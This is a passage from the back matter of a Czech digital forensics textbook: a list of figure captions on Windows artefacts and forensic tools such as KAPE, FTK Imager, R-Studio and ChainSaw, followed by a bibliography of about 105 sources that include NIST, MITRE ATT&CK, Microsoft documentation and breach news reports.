Obrázek 83 | Záznam o neúspěšném přihlášení ke vzdálené ploše 96
Obrázek 84 | Neúspěšná autorizace ke službě vzdálené plochy 96
Obrázek 85 | Záznam o úspěšné NLA autentizaci 97
Obrázek 86 | Konfigurace logování Audit Other Account Logon Events 98
Obrázek 87 | Konfigurace logování Audit Other Account Logon Events 99
Obrázek 88 | Přehled spuštěných procesů v logu událostí 99
Obrázek 89 | Export záznamů identifikující připojené paměťové USB zařízení 100
Obrázek 90 | Události spojené s používáním bezdrátových sítí 101
Obrázek 91 | Potvrzení dostupnosti internetového připojení 102
Obrázek 92 | EventID 4104 – Powershell Mimikatz 103
Obrázek 93 | Záznamy antivirového nástroje Windows Defender 104
Obrázek 94 | Události spojené s uživatelskou aktivitou při práci s kancelářským balíkem MS Office 105
Obrázek 95 | Struktura naplánované úlohy 106
Obrázek 96 | Konfigurační soubory naplánovaných úloh 107
Obrázek 97 | Detaily naplánované úlohy uložené v systémových registrech 107
Obrázek 98 | Souborové systémy 110
Obrázek 99 | FTK Imager – export MFT alokační tabulky 111
Obrázek 100 | Export záznamů z NTFS MFT tabulky 111
Obrázek 101 | Zobrazení ADS souborů v FTK 113
Obrázek 102 | Zobrazení obsahu ADS Zone.Identifier 113
Obrázek 103 | Publikace „Deception at a scale“ – nejčastěji pozitivně detekované aplikace se škodlivým kódem 114
Obrázek 104 | Export informací z prefetch souboru 116
Obrázek 105 | Windows Search Index DB 118
Obrázek 106 | Windows Search Index – File Report 120
Obrázek 107 | Windows Search Index – Internet History Report 121
Obrázek 108 | Windows Search Index – Activity History Report 122
Obrázek 109 | Metadata .lnk souboru 123
Obrázek 110 | Seznam naposledy otevřených souborů 124
Obrázek 111 | JumpList Explorer 126
Obrázek 112 | Složka s Thumbcache soubory 127
Obrázek 113 | Záznamy v cache souboru 127

Obrázek 114 | Náhled obrázku exportovaného z cache databáze 128
Obrázek 115 | Korelace původních názvů souborů s hash záznamy v cache databázi 129
Obrázek 116 | Korelace původních názvů pomocí prohledávání platných souborů na disku 129
Obrázek 117 | Uživatelské rozhraní KAPE – výběr modulů 131
Obrázek 118 | KAPE – modul pro analýzu EVTX artefaktů 131
Obrázek 119 | KAPE – záznam KAPE s detaily analýzy 132
Obrázek 120 | Výstupní adresář s CSV exporty 132
Obrázek 121 | Obsah výstupního adresáře a vzorek exportovaných záznamů Windows Event logu 133
Obrázek 122 | Uživatelské rozhraní USB Detective 133
Obrázek 123 | USB Detective – přehled zpracování artefaktů 134
Obrázek 124 | USB Detective – prohlížení výsledků 134
Obrázek 125 | Ukázka YARA pravidla 135
Obrázek 126 | Ukázka Sigma pravidla 136
Obrázek 127 | ChainSaw – detekce v systémových registrech 137
Obrázek 128 | ChainSaw – detekce podezřelých aplikačních procesů 138
Obrázek 129 | ChainSaw – detekce antivirového systému Windows Defender 138
Obrázek 130 | Hayabusa – detaily analýzy logů 139
Obrázek 131 | MITRE – kategorizace a závažnost detekcí 139
Obrázek 132 | Vytvoření plánované úlohy systému Windows (perzistence) 140
Obrázek 133 | Thor Lite – shrnutí analýzy 140
Obrázek 135 | Thor Lite – nález nástroje Mimikatz 141
Obrázek 134 | Thor Lite – ukázka nálezu škodlivé aplikace 141
Obrázek 136 | Thor Lite – nalezená signatura nástroje Mimikatz 141
Obrázek 137 | VirusTotal – výsledky antivirové kontroly souboru A.EXE 142
Obrázek 138 | Sada mobilních fotografií s minimální obrazovou informační hodnotou 144
Obrázek 139 | ExifDataView – detail EXIF metadat JPEG fotografie 145
Obrázek 140 | ExifDataView – detail EXIF metadat JPEG fotografie 146
Obrázek 141 | Metadata spustitelného souboru 146
Obrázek 142 | Filtrovaný export EXIF dat 147
Obrázek 143 | Vizualizace GPS souřadnic v Google mapách 147
Obrázek 144 | Filtrovaný export EXIF dat 148
Obrázek 145 | EXIF data včetně GPS záznamů 149
Obrázek 146 | Google Mapy – menu 149
Obrázek 147 | Google Mapy – uloženo 149
Obrázek 148 | Google Mapy – vytvořit mapu 149
Obrázek 149 | Google Mapy – import CSV 150
Obrázek 150 | Google Mapy – import CSV – výběr datového souboru 150
Obrázek 151 | Google Mapy – identifikace GPS souřadnic 150
Obrázek 152 | Google Mapy – identifikace souborů 150
Obrázek 153 | Kontrola importovaných datových podkladů 151
Obrázek 154 | Základní zobrazení GPS záznamů 151

Obrázek 155 | GPS značky – základní zobrazení 152
Obrázek 156 | GPS značky – seskupení dle jednotlivých dní 152
Obrázek 157 | Zobrazení značek seskupených dle jednotlivých dní 152
Obrázek 158 | Zobrazení značek v číselné ose 153
Obrázek 159 | Hlavní stránka Wigle.NET s mapou výskytu WiFi sítí v České republice 154
Obrázek 160 | Wigle – základní vyhledávání WiFi sítí 154
Obrázek 161 | Wigle – zobrazení nalezené WiFi sítě 154
Obrázek 162 | Výsledky rozšířeného vyhledávání 155
Obrázek 163 | ShowMyIP – list veřejných IP adres 156
Obrázek 164 | ShowMyIP – výsledky 156
Obrázek 165 | FTK Imager – vytvoření obrazu disku 158
Obrázek 166 | FTK Imager – výběr typu zdrojové stopy 158
Obrázek 167 | FTK Imager – spuštění kopírování stopy 158
Obrázek 168 | FTK Imager – průběh kopírování stopy 158
Obrázek 169 | FTK Imager – validace obsahu obrazu disku 158
Obrázek 170 | FTK Imager – výsledky validace 158
Obrázek 171 | FTK Imager – uživatelské rozhraní 159
Obrázek 172 | FTK Imager – připojení disku 160
Obrázek 173 | Obsah připojeného diskového oddílu 160
Obrázek 174 | FTK Imager – Directory listing 161
Obrázek 175 | FTK Imager – výpis souborů a adresářů 161
Obrázek 176 | FTK Imager – File Hash List 162
Obrázek 177 | FTK Imager – výpis souborů – jejich MD5 a SHA1 sum 162
Obrázek 178 | FTK Imager – Custom Content Image 163
Obrázek 179 | FTK Imager – Custom Content Image – vybrané soubory 164
Obrázek 180 | FTK Imager – připojení disku 165
Obrázek 181 | WMIC – výpis aktivních disků 165
Obrázek 182 | Výsledky testování EDD 165
Obrázek 183 | Smazané soubory ve složce Recycle.Bin 168
Obrázek 184 | Korelace Windows SID na název uživatelského účtu 168
Obrázek 185 | Připojení obrazu disku 170
Obrázek 186 | Zobrazení aktuálního obsahu disku 171
Obrázek 187 | Vlastnosti připojeného disku 171
Obrázek 188 | Zobrazení aktuálně platných souborů 171
Obrázek 189 | R-Studio – aktivní pevné disky 172
Obrázek 190 | R-Studio – vlastnosti vybraného disku 172
Obrázek 191 | R-Studio – menu 173
Obrázek 192 | R-Studio – parametry skenu 173
Obrázek 193 | R-Studio – datová mapa 173
Obrázek 194 | R-Studio – identifikované souborové systémy 174
Obrázek 195 | R-Studio – menu – prohlížení, obnova dat 174
Obrázek 196 | R-Studio – souborový manager 174
Obrázek 197 | R-Studio – identifikované smazané soubory 175

Obrázek 198 | R-Studio – hexadecimální zobrazení souboru 175
Obrázek 199 | R-Studio – textové zobrazení souboru 175
Obrázek 200 | R-Studio – obnovení vybraných souborů 176
Obrázek 201 | R-Studio – parametry obnovení 176
Obrázek 202 | R-Studio – obnovené soubory 176
Obrázek 203 | Surový blok dat zobrazený v hexadecimálním a textovém formátu 177
Obrázek 204 | PhotoRec – datacarving 178
Obrázek 205 | PhotoRec – souborové signatury 178
Obrázek 206 | PhotoRec – průběh analýzy 179
Obrázek 207 | PhotoRec – nalezený .PNG soubor 179
Obrázek 208 | CyberChef – konverze HEX na ASCII 184
Obrázek 209 | CyberChef – dekódování Base64 řetězce 185
Obrázek 210 | Podíl webových prohlížečů na trhu (StatCounter) 187
Obrázek 211 | Statistika záznamů v Chrome History databázi 189
Obrázek 212 | Záznamy historie prohlížení 1/2 190
Obrázek 213 | Záznamy historie prohlížení 2/2 190
Obrázek 214 | Záznamy automatického vyplnění HTML formulářů 191
Obrázek 215 | Záznamy stahování souborů 191
Obrázek 216 | Záznamy prohlížení webových stránek importované z jiných zařízení 192
Obrázek 217 | Foxton Browser History Examiner (Foxton Forensics) 193
Obrázek 218 | Nastavení profilu parsování nástroje BrowsingHistoryView) 194
Obrázek 219 | Nastavení parsování specifické databáze historie prohlížení 194
Obrázek 220 | Zobrazení historie prohlížení v nástroji BrowsingHistoryView 195

Literatura

1. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY [NIST]. U.S. DEPARTMENT OF COMMERCE. *Information Technology Laboratory. Computer Security Resource Center. Glossary.* Dostupné z: https://csrc.nist.gov/glossary/term/digital_forensics [cit. 2024-10-02].
2. DEPARTMENT OF DEFENSE. UNITED STATES OF AMERICA. *Directive Number 5505.13E.* March1, 2010. Incorporating Change 1, July 27, 2017. Dostupné z: https://www.esd.whs.mil/Portals/54/Documents/DD/issuances/dodd/550513Ep.pdf?ver=2019-06-06-103505-737 [cit. 2024-10-02].
3. SVETLÍK, Marián. Zázraky forenzního zkoumání [online]. *Digital Forensic Journal*. 2015, vol. 2, n. 4, pp. 5–11. ISSN 2336-4750. Dostupné z: https://issuu.com/digitalforensicjournal/docs/dfj_2-2015_160405 [cit. 2024-10-02].
4. ORLANDO, Alex. The Story of the 414s: The Milwaukee Teenagers Who Became Hacking Pioneers [online]. *Discovery Magazine*. October 10, 2020. Dostupné z: https://www.discovermagazine.com/technology/the-story-of-the-414s-the-milwaukee-teenagers-who-became-hacking-pioneers [cit. 2024-05-24].
5. EXPLORING ™. *Discover your future* [online]. Dostupné z: https://www.exploring.org/ [cit. 2024-07].
6. FEDERAL BUREAU OF INVESTIGATION (FBI). Digital Evidence: Standards and Principles. Scientific Working Group on Digital Evidence (SWGDE) International Organization on Digital Evidence (IOCE) [online]. *Forensic Science Communications*. 2000, vol. 2, n. 2. ISSN 1528-8005. Dostupné z: https://archives.fbi.gov/archives/about-us/lab/forensic-science-communications/fsc/april2000/swgde.htm [cit. 2024-03-11].
7. WILLIAMS, Janet. ACPO Good Practice Guide for Digital Evidence. Metropolitan Police Service, Association of chief police officers, GB, 2012. Dostupné z: https://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence_v5.pdf
8. GOV.UK.The best place to find government services and information. Forensic Science Regulator. Dostupné z: https://www.gov.uk/government/organisations/forensic-science-regulator [cit. 2024-03-11].
9. INTERNET ARCHIV. *WAYBACKMACHINE.* Dostupné z: https://web.archive.org/web/20010624004044/http://www.accessdata.com/Product04_SCRN2.htm?ProductNum=04 [cit. 2024-07].

10. GARBER, Lee. Encase: A case study in computer-forensic technology. *IEEE Computer Magazine. 2001, vol. 34, n. 1.*

11. RISK ANALYSIS CONSULTANTS, S. R. O. Řada norem ISO/IEC 27000. Online. Dostupné z: https://www.rac.cz/cs/rada-norem-iso-iec-27000/ [cit. 2024-03-18].

12. HERMAN, Martin, IORGA, Michaela, SALIM, Ahsen. Michael, JACKSON, Robert H., HURST, Mark, R. and Leo ROSS et al. *Nist Cloud Computing Forensic Science Challenges.* August 2020. Gaithersburg, MD, USA: US Department of Commerce, National Institute of Standards and Technology. https://nvlpubs.nist.gov/nistpubs/ir/2020/NIST.IR.8006.pdf

13. ČESKO. Zákon č. 141/1961 Sb. *Zákon o trestním řízení soudním (trestní řád).* Dostupné z: https://www.zakonyprolidi.cz/cs/1961-141#cast1 [cit. 2024-10-02].

14. ČESKO. Zákon č. 254/2019 Sb. *Zákon o znalcích, znaleckých kancelářích a znaleckých ústavech.* Dostupné z: https://www.zakonyprolidi.cz/cs/2019-254 [cit. 2024-10-02].

15. ČESKO. Vyhláška č. 503/2020 Sb. *Vyhláška o výkonu znalecké činnosti.* Dostupné z: https://www.zakonyprolidi.cz/cs/2020-503 [cit. 2024-10-02].

16. ČESKO. Sbírka zákonů. Česká republika. Částka 207, rozeslána dne 7. prosince 2020. Dostupné z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=c&id=39001 [cit. 2024-10-02].

17. CYBERSECURITY & INFRASTRUCTURE SECURITY AGENCY (CISA). *Insider Threat Mitigation.* America's Cyber Defense Agency. Dostupné z: https://www.cisa.gov/insider-threat-mitigation [cit. 2024-10-02].

18. HARRIS, Mark. *Inside the Uber and Google settlement with Anthony Levandowski.* February 15, 2022. Dostupné z: https://techcrunch.com/2022/02/15/inside-the-uber-and-google-settlement-with-anthony-levandowski [cit. 2024-10-02].

19. DEPARTMENT OF JUSTICE. United States Attorney's Office. Northern District of California. *San Jose Man Sentenced to Two Years Imprisonment for Damaging Cisco's Network.* Press Release. December 9, 2020. Dostupné z: https://www.justice.gov/usao-ndca/pr/san-jose-man-sentenced-two-years-imprisonment-damaging-cisco-s-network [cit. 2024-10-02].

20. TOULAS, Bill. *Angry IT admin wipes employer's databases, gets 7 years in prison.* Bleepingcomputer. News. Security. May 14, 2022. Dostupné z: https://www.bleepingcomputer.com/news/security/angry-it-admin-wipes-employer-s-databases-gets-7-years-in-prison/ [cit. 2024-10-02].

21. CIMPANU, Catalin. *Russian Nuke Scientists, Ukrainian Professor Arrested for Bitcoin Mining.* Bleepingcomputer. News. CryptoCurrency. February 10, 2018. Dostupné z: https://www.bleepingcomputer.com/news/cryptocurrency/russian-nuke-scientists-ukrainian-professor-arrested-for-bitcoin-mining/ [cit. 2024-10-02].

22. DIOQUINO, Vince. *Russian scientists busted for unauthorized crypto mining.* Coingeek. February 13, 2018. Dostupné z: https://coingeek.com/russian-scientists-busted-unauthorized-crypto-mining/ [cit. 2024-10-02].

23. COBLE, Sarah. *Data of 106 Million Visitors to Thailand Breached.* Infosecurity Group Magazine. September 20, 2021. Dostupné z: https://www.infosecurity-magazine.com/news/data-of-106-million-visitors-to/ [cit. 2024-10-02].

24. BISCHOFF, Paul. *Database containing personal info of 106 million international visitors to Thailand was exposed* [online]. Comparitech. Blog. Information Security. September 20, 2021. Dostupné z: https://www.comparitech.com/blog/information-security/thai-traveler-data-leak/ [cit. 2024-10-02].

25. THE FEDERAL RESERVE. FedPaymenets Improvement. Synthetic Identity Fraud in the U.S. Payment System. A Review of Causes and Contributing Factors. July 2019. Dostupné z: https://fedpaymentsimprovement.org/wp-content/uploads/frs-synthetic-identity-payments-fraud-white-paper-july-2019.pdf [cit. 2024-10-15].

26. WINDER, Davey. *Lockheed Martin, SpaceX and Tesla Caught in Cyber Attack Crossfire.* Forbes. Innovation. Cybersecurity. March 2, 2020. Dostupné z: https://www.forbes.com/sites/daveywinder/2020/03/02/lockheed-martin-spacex-and-tesla-caught-in-cyber-attack-crossfire/ [cit. 2024-10-15].

27. SCHWARTZ, Samantha. *Boeing, Tesla manufacturer breached after ransomware attack.* March 2, 2020. Dostupné z: https://www.ciodive.com/news/Visser-Precision-ransomware-breach/573276/ [cit. 2024-10-15].

28. STONE-GROSS, Brett, FRANKOFF, Sergei and Bex HARTLEY. *BitPaymer Source Code Fork: Meet DoppelPaymer Ransomware and Dridex 2.0.* CrowdStrike. Blog. July 12, 2019. Dostupné z: https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/ [cit. 2024-10-15].

29. TURTON, William and Kartikay MEHROTRA. *Hackers Breached Colonial Pipeline Using Compromised Password.* Bloomberg. Dostupné z: https://www.bloomberg.com/news/articles/2021-06-04/hackers-breached-colonial-pipeline-using-compromised-password [cit. 2024-10-15].

30. LAKSHMANAN, Ravie. *T-Mobile Admits Lapsus$ Hackers Gained Access to its Internal Tools and Source Code.* The Hacker News. April 23, 2022. Dostupné z: https://thehackernews.com/2022/04/t-mobile-admits-lapsus-hackers-gained.html [cit. 2024-10-15].

31. YUBICO. *Cybersecurity glossary. What is a Sim Swap?* Dostupné z: https://www.yubico.com/resources/glossary/sim-swap/ [cit. 2024-10-15].

32. F5 Distributed Cloud DDoS Mitigation. *Cloud-delivered DDoS mitigation that detects and mitigates attacks before they reach your network infrastructure and applications.* [cit. 2024-10-15]. Dostupné z: https://www.f5.com/cloud/products/l3-and-l7-ddos-attack-mitigation [cit. 2024-10-15].

33. WARBURTON, David, OJEDA, Edgar and Malcolm HEATH. *2022 Application Protection Report: DDoS Attack Trends.* F5 Labs. March 16, 2022. Dostupné z: https://www.f5.com/labs/articles/threat-intelligence/2022-application-protection-report-ddos-attack-trends [cit. 2024-10-15].

34. HASSOLD, Crane. Nigerian Ransomware: *An Inside Look at Soliciting Employees to Deploy DemonWare.* Abnormal Blog. Threat Intel. August 19, 2021. Dostupné z: https://abnormalsecurity.com/blog/nigerian-ransomware-soliciting-employees-demonware [cit. 2024-10-15].

35. TOULAS, Bill. *Ransomware gangs increase efforts to enlist insiders for attacks.* Bleepingcomputer. News. Security. January 24, 2022. Dostupné z: https://www.bleepingcomputer.com/news/security/ransomware-gangs-increase-efforts-to-enlist-insiders-for-attacks/ [cit. 2024-10-15].

36. KOCHOVSKI, Aleksandar. Ransomware Statistics, Trends and Facts for 2022 and Beyond. Online. 2022, achivováno 07.3.2022. Dostupné z: https://web.archive.org/web/20220313013330/https://www.cloudwards.net/ransomware-statistics/ [cit. 2024-10-15].

37. GOODIN, Dan. *Stolen RSA data used to hack defense contractor. SecurID woes catch up to Lockheed Martin.* The Register. Jun 6, 2011. Dostupné z: https://www.theregister.com/2011/06/06/lockheed_martin_securid_hack/ [cit. 2024-10-02].

38. DREW, Christopher and John MARKOFF. *Data Breach at Security Firm Linked to Attack on Lockheed.* The New York Times. May 27, 2011. Dostupné z: https://www.nytimes.com/2011/05/28/business/28hack.html [cit. 2024-10-02].

39. COHEN, Gary. *Throwback Attack: Chinese hackers steal plans for the F-35 fighter in a supply chain heist.* July 8, 2021. Industrial Cybersecurity Pulse. Dostupné z: https://www.industrialcybersecuritypulse.com/throwback-attack-chinese-hackers-steal-plans-for-the-f-35-fighter-in-a-supply-chain-heist/ [cit. 2024-10-02].

40. NATIONAL COUNTERINTELLIGENCE AND SECURITY CENTER. Office of the Cyber Executive. *Kaseya VSA Supply Chain Ransomware Attack.* Dostupné z: https://www.dni.gov/files/NCSC/documents/SafeguardingOurFuture/Kaseya%20VSA%20Supply%20Chain%20Ransomware%20Attack.pdf [cit. 2024-10-02].

41. ANDERSSON, Alexander. *How the Kaseya VSA Zero-Day Exploit Worked.* Truesec Blog. 6. 7. 2021. Dostupné z: https://blog.truesec.com/2021/07/06/kaseya-vsa-zero-day-exploit/ [cit. 2024-10-02].

42. KOVACS, Eduard. *SolarWinds Likely Hacked at Least One Year Before Breach Discovery*. December 18, 2020. Security Week. Cybersecurity News, Insigts & Analysis. Dostupné z: https://www.securityweek.com/solarwinds-likely-hacked-least-one-year-breach-discovery [cit. 2024-10-02].

43. BRETT, Daniel. *The SolarWinds Orion Hack Explained.* Blogs by Trenton Systems. 11. 1. 2021. Dostupné z: https://www.trentonsystems.com/blog/solarwinds-hack-overview-prevention [cit. 2024-10-02].

44. FORTUNE Media IP LIMITED. *Fortune 500.* Dostupné z: https://fortune.com/ranking/fortune500/ [cit. 2024-10-02].

45. CHINOSKI Paul, MILLAR Tom, GRANCE Tim and Karen SCARFONE. *Computer Security Incident Handling Guide. Recommendations of the National Institute of Standards and Technology.* NIST – National Institute of Standards andTechnology. U.S. Department of Commerce. Dostupné z: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf [cit. 2024-10-02].

46. THE MITRE CORPORATION. *ATT&CK Matrix for Enterprise.* Dostupné z: https://attack.mitre.org/matrices/enterprise [cit. 2024-10-02].

47. MAGNET FORENSIC. *Anatomy of an Ediscovery Investigation.* Industry News, November 18, 2021. Dostupné z: https://www.magnetforensics.com/blog/anatomy-of-an-ediscovery-investigation/ [cit. 2024-10-02].

48. KREJČÍ, Zdeněk. Prohlídka dle trestního řádu ve světle rozhodování Ústavního soudu. *Kriminalistika XXXXII, 4/2029.* Ministerstvo vnitra České republiky. Dostupné z: https://www.mvcr.cz/clanek/prohlidka-dle-trestniho-radu-ve-svetle-rozhodovani-ustavniho-soudu.aspx [cit. 2024-10-15].

49. HEIDEROVÁ, Jana. *Provedení domovní prohlídky jako neodkladného a neopakovatelného úkonu.* 7. 10. 2014. Dostupné z: https://www.epravo.cz/top/clanky/provedeni-domovni-prohlidky-jako-neodkladneho-a-neopakovatelneho-ukonu-95348.html [cit. 2024-10-15].

50. KENT, Karen; CHEVALIER, Suzanne; GRANCE, Tim and Hung DANG. *Guide to Integrating Forensic Techniques into Incident Response. Recommendations of the National Institute of Standards and Technology.* NIST – National Institute of Standards andTechnology. U.S. Department of Commerce. Dostupné z: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf [cit. 2024-10-02].

51. LEGAL INFORMATION INSTITUTE. Best Evidence Rule. Dostupné z: https://www.law.cornell.edu/wex/best_evidence_rule [cit. 2024-10-15].

52. ASR DATA. *Acquisition & Analysis, LLC* [online]. Dostupné z: http://www.asrdata.com/ [cit. 2024-01-03].

53. INTERPOL. *Guidelines for Digital Forensics First Responders. Best practices for search and seizure of electronic and digital evidence.* March 2021. Dostupné z: www.interpol.int/content/download/16243/file/Guidelines%20to%20Digital%20Forensics%20First%20Responders_V7.pdf [cit. 2024-01-03].

54. MAGNET FORENSICS. *How to Get Started With Comae*. Dostupné z: https://www.magnetforensics.com/blog/how-to-get-started-with-comae/ [cit. 2024-01-03].

55. MICROSOFT LEARN. *How to read the small memory dump file that is created by Windows if a crash occurs.* 12/26/2023. Dostupné z: https://docs.microsoft.com/en-us/troubleshoot/windows-client/performance/read-small-memory-dump-file [cit. 2024-01-03].

56. NETRESEC. *NetworkMiner.* Dostupné z: https://www.netresec.com/?page=NetworkMiner [cit. 2024-01-03].

57. TÜXEN, Michael; RISSO, Fulvio; BONGERTZ, Jasper; COMBS, Gerald and Guy HARRIS et al. *PCAP Next Generation (pcapng) Capture File Format.* The Internet Engineering Task Force (IETF), 2024. Dostupné také z: https://datatracker.ietf.org/doc/draft-ietf-opsawg-pcapng/ [cit. 2024-11-20].

58. WIRESHARK FOUNDATION. [online]. Dostupné z: https://www.wireshark.org/ [cit. 2024-11-19].

59. WIRESHARK™ PORTABLE. Dostupné z: https://portapps.io/app/wireshark-portable/ [cit. 2024-01-03].

60. MAGNET FORENSICS. *Support Portal. Free Tools.* Dostupné z: https://support.magnetforensics.com/s/free-tools [cit. 2024-01-03].

61. ZIMMERMAN, Eric. *Introducing KAPE – Kroll Artifact Parser and Extractor. 14. 2. 2019.* Dostupné z: https://www.kroll.com/en/insights/publications/cyber/kroll-artifact-parser-extractor-kape [cit. 2024-01-03].

62. *JTAG TECHNOLOGIES* [online]. Dostupné z: https://www.jtag.com/downloads-whitepapers/ [cit. 2024-11-19].

63. FORENSEE s. r. o. [online]. Dostupné z: https://www.forensee.cz/ [cit. 2024-11-20].

64. *Jtag Chip Off Forensics* [online]. Binary Intelligence. Dostupné z: https://web.archive.org/web/20210620012859/https://www.binaryintel.com/services/jtag-chip-off-forensics/chip-off_forensics/ [cit. 2024-11-22].

65. KESSLER, Gary C. *GCK'S FILE SIGNATURES TABLE.* October 7, 2024. Dostupné z: https://www.garykessler.net/library/file_sigs.html [cit. 2024-11-20].

66. *List of file signatures*. In: Wikipedia. This page was last edited on 23 October 2024. Dostupné z: https://en.wikipedia.org/wiki/List_of_file_signatures [cit. 2024-11-20].

67. PNG Site Map. *PNG General Information.* Dostupné z: http://www.libpng.org/pub/png/png-sitemap.html#info [cit. 2024-01-03].

68. PKWARE, Inc. [online]. *Enterprise Data Protection Solution.* Dostupné z: https://www.pkware.com/ [cit. 2024-11-22].

69. MITEC. *Windows Registry Recovery.* Dostupné z: https://www.mitec.cz/wrr.html [cit. 2024-11-20].

70. ERIC ZIMMERMAN TOOLS. *Registry Explorer.* Dostupné z: https://ericzimmerman.github.io/#!index.md [cit. 2024-12-07].

71. MICROSOFT. *Windows 10 release information.* 04/08/2024. Dostupné z: https://docs.microsoft.com/en-us/windows/release-health/release-information [cit. 2024-11-20].

72. DAN'S TOOLS. *The Current Epoch Unix Timestamp* [online]. Dostupné z: https://www.unixtimestamp.com/ [cit. 2024-11-22].

73. MICROSOFT. *File Times.* 01/07/2021. Dostupné z: https://docs.microsoft.com/en-us/windows/win32/sysinfo/file-times [cit. 2024-11-20].

74. MICROSOFT. *Security identifiers.* 05/09/2023. Dostupné z: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers [cit. 2024-05-04].

75. SUHANOV, Maxim. *BAM internals.* My DFIR Blog. April 8, 2020. Dostupné z: https://dfir.ru/2020/04/08/bam-internals/ [cit. 2024-05-25].

76. MICROSOFT. *What is MSIX?* 06/11/2024. Dostupné z: https://learn.microsoft.com/en-us/windows/msix/overview [cit. 2024-11-20].

77. MICROSOFT. *Flexible virtualization.* 04/01/2022. Dostupné z: https://learn.microsoft.com/en-us/windows/msix/desktop/flexible-virtualization [cit. 2024-08-11].

78. MICROSOFT. *Advanced security audit policy settings (Windows 10).* 09/06/2021. Dostupné z: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/advanced-security-audit-policy-settings [cit. 2024-12-07].

79. YAMATO SECURITY. *Yamato Security's Ultimate Windows Event Log Configuration Guide for DFIR and Threat Hunting.* Dostupné z: https://github.com/Yamato-Security/EnableWindowsLogSettings [cit. 2024-11-20].

80. Event Log Explorer. *Boost event log research productivity*. Dostupné z: https://eventlogxp.com/ [cit. 2024-11-20].

81. MICROSOFT. *Audit logon events.* Dostupné z: https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/basic-audit-logon-events [cit. 2024-11-20].

82. THE MITRE CORPORATION. *Brute Force.* Dostupné z: https://attack.mitre.org/techniques/T1110/ [cit. 2024-11-20].

83. THE MITRE CORPORATION. *Data Components. User Account: User Account Authentication.* Dostupné z: https://attack.mitre.org/datasources/DS0002/#User%20Account%20Authentication [cit. 2024-11-20].

84. MICROSOFT. *Understanding the Remote Desktop Protocol (RDP).* 12/26/2023. Dostupné z: https://learn.microsoft.com/en-us/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol [cit. 2024-04-26].

85. THE MITRE CORPORATION. *Remote Services: Remote Desktop Protocol.* Dostupné z: https://attack.mitre.org/techniques/T1021/001/ [cit. 2024-04-26].

86. THE MITRE CORPORATION. *Data Staged: Local Data Staging.* Dostupné z: https://attack.mitre.org/techniques/T1074/001/ [cit. 2024-04-26].

87. JEYASHANKAR, Anusthika. *The Most Important Data Exfiltration Techniques for a Soc Analyst to Know.* Security Investigation. November 3, 2023. Dostupné z: https://www.socinvestigation.com/the-most-important-data-exfiltration-techniques-for-a-soc-analyst-to-know/ [cit. 2024-04-27].

88. MICROSOFT. *ExtendedDisconnectReasonCode enumeration.* 12/12/2020. Dostupné z: https://learn.microsoft.com/en-us/windows/win32/termserv/extendeddisconnectreasoncode [cit. 2024-04-28].

89. MICROSOFT. 4624(S): An account was successfully logged on. 09/07/2021. Dostupné z: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4624 [cit. 2024-05-02].

90. MICROSOFT. *Configure Network Level Authentication for Remote Desktop Services Connections.* 11/17/2009. Dostupné z: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc732713(v=ws.11) [cit. 2024-05-03].

91. MICROSOFT. *Audit Other Account Logon Events.* 09/06/2021. Dostupné z: https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/audit-other-account-logon-events [cit. 2024-05-05].

92. MICROSOFT. *Command line process auditing.* 11/01/2024. Dostupné z: https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/component-updates/command-line-process-auditing [cit. 2024-11-20].

93. THE MITRE CORPORATION. *Software. Certutil.* Dostupné z: https://attack.mitre.org/software/S0160/ [cit. 2024-11-20].

94. LOLBAS. *Living Off The Land Binaries, Scripts and Libraries*. Dostupné z: https://lolbas-project.github.io/ [cit. 2024-11-20].

95. MICROSOFT. *Monitor the use of removable storage devices.* 09/09/2021. Dostupné z: https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/monitor-the-use-of-removable-storage-devices [cit. 2024-11-20].

96. MICROSOFT. *Audit PNP Activity*. 09/06/2021. Dostupné z: https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-pnp-activity [cit. 2024-11-20].

97. BOTT, Ed. Windows 10 telemetry secrets: Where, when, and why Microsoft collects your data [online] Feb. 23, 2016. ZNET/tech. Dostupné z: https://www.zdnet.com/article/windows-10-telemetry-secrets/ [cit. 2024-04-08].

98. THE MITRE CORPORATION. *OS Credential Dumping: LSASS Memory.* Dostupné z: https://attack.mitre.org/techniques/T1003/001/ [cit. 2023-11-20].

99. MICROSOFT. *Review event logs and error codes to troubleshoot issues with Microsoft Defender Antivirus.* Dostupné z: https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/troubleshoot-microsoft-defender-antivirus?view=o365-worldwide [cit. 2023-11-20].

100. MICROSOFT. *Task Scheduler* [online]. 08/23/2019. Windows App Development. Dostupné z: https://learn.microsoft.com/en-us/windows/win32/taskschd/tasks [cit. 2024-08-10].

101. *ISO 8601*. In: Wikipedia. This page was last edited on 4 December 2024. Dostupné z: https://en.wikipedia.org/wiki/ISO_8601 [cit. 2024-08-10].

102. THE MITRE CORPORATION. *Indicator Removal: Timestomp.* Dostupné z: https://attack.mitre.org/techniques/T1070/006/ [cit. 2023-11-20].

103. THE MITRE CORPORATION. *Hide Artifacts: NTFS File Attributes.* Dostupné z: https://attack.mitre.org/techniques/T1564/004/ [cit. 2023-11-20].

104. MICROSOFT. *Internet Explorer security zones registry entries for advanced users.* 10/13/2020. Dostupné z: https://learn.microsoft.com/en-us/troubleshoot/developer/browsers/security-privacy/ie-security-zones-registry-entries [cit. 2022-11-22].

105. DÍAZ, Vicente. Deception at a scale [online]. August 2, 2022. VirusTotal. Dostupné z: https://blog.virustotal.com/2022/08/deception-at-scale.html [cit. 2022-11-22].

